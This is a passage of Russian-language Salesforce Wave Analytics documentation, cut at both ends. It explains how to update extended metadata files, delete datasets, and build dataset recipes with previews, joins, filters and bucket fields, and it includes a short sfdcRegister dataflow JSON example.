2. Наведите указатель мыши на набор данных, который требуется обновить, щелкните и выберите **«Редактировать»**.
   Данное действие открывает страницу редактирования набора данных.
3. Нажмите кнопку «Загрузить» в разделе «Добавить файл расширенных метаданных» (JSON), чтобы загрузить используемый файл XMD. Сохраните его для резервного использования.



4. В разделе «Добавить файл расширенных метаданных (JSON)» нажмите **«Выберите файл или перетащите файл сюда...»**, чтобы загрузить новый файл XMD.
5. Щелкните **«Обновить набор данных»**.
   Если файл XMD является недопустимым, появится ошибка. Исправьте синтаксис файла и выполните загрузку повторно.

Прим.: Если при открытии страницы редактирования набора данных отображается сообщение об ошибке, используемый файл XMD является недействительным.



Следуйте инструкциям в шаге 2, чтобы загрузить файл и преобразовать его в соответствии с требованиями XMD 2.0. Затем выполните шаги 4–5, чтобы загрузить преобразованный файл и обновить набор данных.

Дополнительную информацию о файлах расширенных метаданных и преобразовании синтаксиса XMD 2.0 см. в *Справочном руководстве по расширенным метаданным (XMD)*.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления расширенных метаданных набора данных:

- Используйте Wave Analytics» И доступ уровня «Редактор» к приложению набора данных

Удаление набора данных

Удалите ненужные наборы данных из личного или общедоступного приложения, доступного как минимум для редактирования. Удаление наборов данных позволяет систематизировать содержимое и препятствует достижению ограничения организации по количеству строк в зарегистрированных наборах данных.

При удалении набора данных Wave Analytics выполняет необратимое удаление набора данных, но сохраняет соответствующие представления Lens и панели мониторинга, ссылающиеся на этот набор данных. Представления Lens и панели мониторинга, ссылающиеся на удаленный набор данных, будут недоступны. Компания salesforce.com рекомендует удалять наборы данных только после удаления связанных представлений Lens и панелей мониторинга.

Если трансформация потока данных (например, edgemart или sfdcRegister) ссылается на набор данных, то набор данных может быть удален только после удаления ссылки. Например, прежде чем удалить набор данных Opportunities, удалите трансформацию sfdcRegister из фрагмента потока данных ниже.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления набора данных:

- Используйте Wave Analytics И доступ уровня «Редактор» к приложению набора данных

```
{
...
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   },
...}
```


Внимание: Удаленный набор данных не может быть восстановлен.

1. Откройте вкладку **«Наборы данных»** на начальной странице или странице приложения.
2. Наведите указатель мыши на нужный набор данных и щелкните **«Правка»**.
3. Щелкните **«Удалить набор данных»**.
   По возможности Wave Analytics отображает список всех представлений Lens и панелей мониторинга, ссылающихся на набор данных и доступных для просмотра. После удаления набора данных все представления Lens и панели мониторинга, ссылающиеся на набор данных, будут непригодны для использования.
4. Для подтверждения нажмите кнопку **«Удалить безвозвратно»**.

Подготовка наборов данных с помощью рецептов

Рецепт набора данных — средство пользовательского интерфейса, которое позволяет извлекать данные из существующих наборов данных и репликаций, подготавливать их и сохранять в виде нового набора данных. Рецепты используются для объединения данных из нескольких наборов и репликаций, добавления полей областей и формул, а также строк фильтрации, и очистки данных посредством преобразования значений поля. Перед созданием целевого набора данных пользователь может удалить ненужные поля и фильтры.

Рецепт набора данных — сохраненная последовательность преобразований или этапов, которые применяются для наборов данных или репликаций, имеющих тот или иной источник. При запуске рецепт выполняет преобразования и сохраняет результаты в виде нового целевого набора данных. Рецепт может быть настроен для регулярного выполнения, чтобы периодически обновлять целевой набор данных.



Рецепты могут быть использованы для объединения данных из разных источников и изменения значений поля с целью обеспечения согласованности в создаваемом наборе данных. Этот новый набор данных может использоваться в качестве автономного набора данных для изучения или создания панелей мониторинга или применяться в потоках данных или других рецептах.

С исходным данными рецепта могут быть совершены следующие действия.

- Добавление полей из другого набора данных или репликации;
- удаление полей;
- фильтрация строк;
- добавление полей области;
- добавление полей формул;
- преобразование значений поля.

Подготовка к созданию рецепта набора данных

Рецепты используются для объединения данных из нескольких наборов и репликаций, добавления полей областей и формул, а также строк фильтрации, и преобразования значений поля. Результаты затем могут быть выделены в отдельный целевой набор данных.

Управление рецептами наборов данных и их отслеживание

Статус рецептов и целевых наборов данных отображается на вкладке «Потоки данных и рецепты» диспетчера данных. Пользователь может открыть рецепты для обновления и запуска или удалить их.

Подготовка к созданию рецепта набора данных

Рецепты используются для объединения данных из нескольких наборов и репликаций, добавления полей областей и формул, а также строк фильтрации, и преобразования значений поля. Результаты затем могут быть выделены в отдельный целевой набор данных.

Совет: Перед началом работы рекомендуем определить требования к целевому набору данных. Необходимо учесть следующие факторы.

- В каком виде находятся рабочие данные: набор данных или реплицированный объект?
- Если вы собираетесь объединить данные, то на основе каких связей это будет сделано?
- Какие поля должен иметь целевой набор данных?
- Требуется ли преобразование значений поля?
- В каком приложении будет создан целевой набор данных?
- Требуется ли управление доступом к данным в целевом наборе?

Когда будете готовы, выполните следующие инструкции для создания рецепта набора данных.

Создание рецепта набора данных

Чтобы создать набор данных, выполните указанные ниже действия.

Настройка предварительного просмотра данных в рецепте набора данных

Рецепт набора данных показывает предварительный просмотр данных, с которыми вы работаете. Вы можете настраивать поля и количество строк, появляющихся в окне предварительного просмотра. Если вы работаете с большим набором данных, уменьшение размера предварительного просмотра ускоряет обновление данных по мере добавления этапов в рецепт.

Добавление данных в рецепт набора данных

Чтобы объединить данные в рецепте, добавьте поля из других наборов и репликаций.

Добавление фильтров в рецепт набора данных

Фильтруйте данные в рецепте, чтобы удалить строки, которые не требуются для целевого набора данных.

Добавление поля меры в область

В рецепт набора данных может быть добавлено поле для объединения в область значений в указанном поле меры.

Группировка поля с измерением в рецепте набора данных

Добавьте поле в рецепт с набором данных, чтобы группировать значения в определенном поле с измерением.

Объединение в область поля даты в рецепте набора данных

Добавьте поле в рецепт набора данных, чтобы объединить в область значения в определенном поле даты.

Добавление поля формулы в рецепт набора данных

Поле формулы используется для расчета новых значений из мер, указанных в рецепте, посредством арифметических операций и математических функций.

Трансформация полей в рецепте набора данных

Данные не всегда достоверны, особенно при объединении данных из разных источников. В рецепте базы данных можно трансформировать поля, чтобы обеспечить соответствие значений целевому набору данных. Измените обращения, разделите значения, чтобы получить необходимые элементы, и замените неверные значения.

Навигация по полям в рецепте набора данных

По мере добавления данных и преобразования полей число полей в представлении рецепта увеличивается. Это затрудняет поиск элементов при работе. Воспользуйтесь специальным средством навигации, чтобы быстро найти нужные поля и скрыть ненужные. Средство также отображает атрибуты поля, такие как имя API и тип поля.

Навигация и редактирование этапов рецепта

После подготовки данных каждое внесенное изменение появляется с левой стороны как этап рецепта. Рассматривайте эти этапы как историю рецепта. Вы можете переместиться назад и вперед через журнал для просмотра внешнего вида данных на разных этапах рецепта. Если вам не нравится внешний вид, вы можете редактировать или удалить этап.

Сохранение рецепта набора данных

Если вы не готовы создать набор данных для использования, сохраните рецепт и продолжите работу позже. Это позволит сэкономить время в будущем.

Запуск рецепта набора данных

Запустите новый рецепт, чтобы создать целевой набор данных, или существующий рецепт — чтобы обновить его.

Создание рецепта набора данных

Чтобы создать набор данных, выполните указанные ниже действия.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
   Диспетчер данных откроется в новой вкладке.
2. В диспетчере данных откройте вкладку «Потоки данных и рецепты».
3. На вкладке «Потоки данных и рецепты» щелкните вложенную вкладку «Рецепты набора данных».
   Она содержит список существующих рецептов.
4. Нажмите **«Создать рецепт»**.
5. Выберите из списка набор данных, которые требуется подготовить. Либо, если в приложении включена репликация, вы можете перейти на вкладку «Реплицированные данные».

   Прим.: Убедитесь, что выбранная репликация запущена и выполнена без ошибок по меньшей мере один раз.

   Отобразится запрос о вводе имени рецепта.
6. Введите имя и нажмите кнопку **«Сохранить»**.

   Прим.: Имя рецепта также будет использовано для целевого набора данных.

   Отобразится страница рецепта, содержащая данные для предварительного просмотра, извлеченные из указанных вами набора или репликации.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания рецепта:

- Изменение потоков данных Wave Analytics


Настройка предварительного просмотра данных в рецепте набора данных

Рецепт набора данных показывает предварительный просмотр данных, с которыми вы работаете. Вы можете настраивать поля и количество строк, появляющихся в окне предварительного просмотра. Если вы работаете с большим набором данных, уменьшение размера предварительного просмотра ускоряет обновление данных по мере добавления этапов в рецепт.

Когда вы работаете в рецепте набора данных, размер окна предварительного просмотра всегда отображается вверху страницы.



Щелкните  для просмотра или изменения отображаемого в окне предварительного просмотра.



Ниже приведен список доступных действий для настройки данных предварительного просмотра рецепта.

1. Не видите поле в списке? Начните вводить имя поля здесь, чтобы сузить список.
2. Не уверены, нужно ли поле в предварительном просмотре? Щелкните поле в списке, чтобы увидеть предварительный просмотр его значений здесь.
3. Поле не нужно в предварительном просмотре? Снимите напротив флажок, чтобы удалить его.
4. Хотите меньше строк в предварительном просмотре? Выберите отображение первых 1000, 5000 или 10 000 строк и выберите поле, по которому идет сортировка.

Щелкните **«Применить»** по завершении, чтобы вернуться в рецепт.

Прим.: Предварительный просмотр рецепта может показывать до 100 полей. Если вы удаляете поле из окна предварительного просмотра, оно не включается по умолчанию в целевой набор данных. Как бы то ни было, вы можете отменить выбор поля при создании набора данных.

Добавление данных в рецепт набора данных

Чтобы объединить данные в рецепте, добавьте поля из других наборов и репликаций.

Чтобы добавить данные в рецепт, выберите подстановочный набор данных или репликацию, которые содержат требуемые поля. Также выберите поля, которые будут использованы в качестве ключей слияния для сопоставления записей в существующих и новых данных. Например, чтобы добавить поля «Пользователь» в записи «Возможности», используйте поля «Код» и «Код ответственного за возможность» в качестве ключей слияния.

Рассмотрим еще один пример добавления данных. Представим, что рецепт создается на основе набора данных «Интересы США» и вам требуется добавить демографические данные из другого набора на основе почтовых индексов. В этом случае в качестве ключей слияния можно использовать поле «Почтовый индекс».

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания рецепта:

- Изменение потоков данных Wave Analytics

1. На странице рецепта данных нажмите кнопку «Добавить данные» ( ).
2. Откройте вкладку «Наборы данных» или «Реплицированные данные» и выберите набор данных или объект, которые нужно добавить.



3. Приложение Wave предлагает ключи слияния, если это возможно. Для выбора собственного ключа щелкните заголовок столбца в исходном наборе данных, чтобы использовать его в качестве ключа слияния, и повторите действие в подстановочном наборе данных.




4. Для выбора дополнительных ключей слияния щелкните **«+Добавить другой»**.

   Используйте несколько ключей слияния, чтобы улучшить сопоставление. К примеру, вы добавляете контактные данные для интереса. Если использовать для сопоставления только имена, в результате могут возникнуть

повторяющиеся совпадения, если есть различные интересы с одним и тем же именем. Используйте два ключа слияния для сопоставления и по имени, и по компании, чтобы получить правильные данные. Разрешается использовать не более 5 ключей слияния.

Важное замечание: Наборы данных Wave содержат поля компонентов даты и времени, такие как «Год», «Квартал» и «Месяц», которые автоматически назначаются на основе существующих полей даты и времени. Использование этих полей компонента в качестве ключей слияния не поддерживается.


5. Нажмите кнопку **«Продолжить»**.
6. Щелкните заголовок столбца или установите для столбца флажок для выбора поля, которое требуется добавить.



Затем нажмите **«Продолжить»**.

Прим.: Представление для предварительного просмотра в подстановочном наборе данных может содержать до 100 полей. Измените настройки представления или скройте поля, оставив только нужные. При создании набора данных можно выбрать все необходимые подстановочные поля для нового набора.

При каждом добавлении данных в рецепте создается новый этап и добавленные поля отображаются в предварительном представлении рецепта. Наведите курсор на этап и щелкните , чтобы открыть настройки для редактирования и удаления.




Добавление фильтров в рецепт набора данных

Фильтруйте данные в рецепте, чтобы удалить строки, которые не требуются для целевого набора данных.

Для добавления фильтра в рецепт набора данных выполните следующие действия.

1. На странице рецепта данных нажмите кнопку «Фильтровать данные» ( ). Откроется диалоговое окно «Фильтрация строк данных».



2. Выберите поле фильтрации в списке **«Выбор поля»**. Можно выбрать любое поле рецепта, даже если оно скрыто.
3. Выберите оператор в списке **«Выбор сравнения»**.
4. Введите значение фильтра в третье поле. Нажмите кнопку **«Продолжить»**.

   Прим.: Фильтры набора данных чувствительны к регистру.

5. Чтобы ввести дополнительные условия, щелкните и повторите шаги 2–4.
6. Добавив все условия, щелкните **«Фильтровать строки»**.
   Фильтр отобразится в качестве этапа в левой части рецепта.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания рецепта:

- Изменение потоков данных Wave Analytics



Прим.: Фильтры набора данных фильтруют только строки, которые соответствуют всем условиям.


Добавление поля меры в область

В рецепт набора данных может быть добавлено поле для объединения в область значений в указанном поле меры.

Поле области позволяет рассчитывать новые значения на основе существующих значений, указанных в другом поле. Например, поле области может быть использовано для распределения хозяйств по категориям (малые, средние и крупные) в зависимости от числа участников.

Число участников хозяйства	Категория по размеру
1-2	Малое
3-5	Средний
6 и более	Крупное

1. Выберите поле, которое требуется добавить в область, щелкнув по заголовку столбца в представлении для предварительного просмотра набора данных или в средстве навигации.
2. Нажмите кнопку «Добавить область» ( ).
   Будет отображено диалоговое окно, содержащее два диапазона.



ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания рецепта:

- Изменение потоков данных Wave Analytics

3. В поле Диапазон1 введите значение и имя первой области. Этому имени области будут назначены строки, содержащие значения меньше значения, указанного для Диапазона1. В этом примере строкам, содержащим значения меньше *3*, присвоено значение *Малое* в новом поле области.



Значение Диапазона2 заполняется на основе значения, указанного для Диапазона1.


4. Если поле области содержит больше двух областей, нажмите **Добавить>>** для добавления диапазона.
5. Введите диапазон значений и имя области для всех дополнительных диапазонов. Строкам, содержащим значения, равные первому значению или превышающие его, и значения меньше второго, присваивается имя области. В этом примере строкам, содержащим значения *3*, *4* или *5* присвоено значение *Среднее* в новом поле области.



6. Для добавления требуемого числа дополнительных областей повторите шаги 4–5.
7. Введите значение и имя области для последнего диапазона. Это имя области будет назначено строкам, содержащим значения больше или равные этому значению. В этом примере строкам, содержащим значения больше или равные *6*, присвоено значение *Большое* в новом поле области.



8. Заполнив все диапазоны, щелкните **«Создать поле области»**.
Рядом с полем источника в представлении рецепта будет отображено новое поле области.



Совет: Поле области может быть использовано для фильтрации срок в рецепте.

Группировка поля с измерением в рецепте набора данных

Добавьте поле в рецепт с набором данных, чтобы группировать значения в определенном поле с измерением.

Поле области позволяет рассчитывать новые значения на основе существующих значений, указанных в другом поле. Например, используйте область поля для категоризации продуктов в обращениях в службу поддержки по поводу их типа.

Продукт	Категория продукта
HVAC Ctrl, HeatWave, Home A/C	HVAC
Humidity Ctrl, Humidity Unit, Home Humidity	Humidity
Compressor, Condenser, Thermostat	Части

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания рецепта:

- Изменение потоков данных Wave Analytics


1. Выберите поле с измерением для группирования, нажав на заголовок столбца в предварительном просмотре рецепта либо нажав на него в навигаторе поля.
2. Нажмите кнопку «Добавить область» ( ).
   Появится диалоговое окно области.



3. В поле «Область1» введите имя первой области.
4. В окне **«Значения для...»** введите значения, которые должны быть назначены этой области. Нажимайте клавишу Tab после каждого значения, чтобы ввести следующее.
   В данном примере строкам, содержащим значения продукта `HVAC Ctrl`, `HeatWave` или `Home A/C`, назначено значение `HVAC` в поле новой области.



5. Чтобы добавить больше областей, щелкните + и повторите этапы 3–4.
6. Чтобы группировать оставшиеся значения, которые еще не были сгруппированы, выберите **«Соотнесение оставшихся значений»** и введите область этих значений.
   Если вы не выберете этот параметр, строки с несгруппированными значениями сохранят те же значения в новом поле области.
7. Когда вы завершите все области, щелкните **«Создать поле, содержащее области»**.
   Рядом с полем источника в представлении рецепта будет отображено новое поле области.



Совет: Поле области может быть использовано для фильтрации срок в рецепте.

Объединение в область поля даты в рецепте набора данных

Добавьте поле в рецепт набора данных, чтобы объединить в область значения в определенном поле даты.

Поле области позволяет рассчитывать новые значения на основе существующих значений, указанных в другом поле. Например, используйте поле области для систематизации обращений за поддержкой в соответствии с временем года, когда они были созданы.

1. Выберите поле даты для объединения в область, нажав на заголовок столбца в предварительном просмотре рецепта либо нажав на него в навигаторе поля.
2. Нажмите кнопку «Добавить область» ( ).
   Появится диалоговое окно области. Режим по умолчанию — «Абсолютный». В нем можно указать диапазон дат и имя для каждой области.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания рецепта:

- Изменение потоков данных Wave Analytics



3. Введите начальную и конечную даты для «Области1» и укажите имя для области.

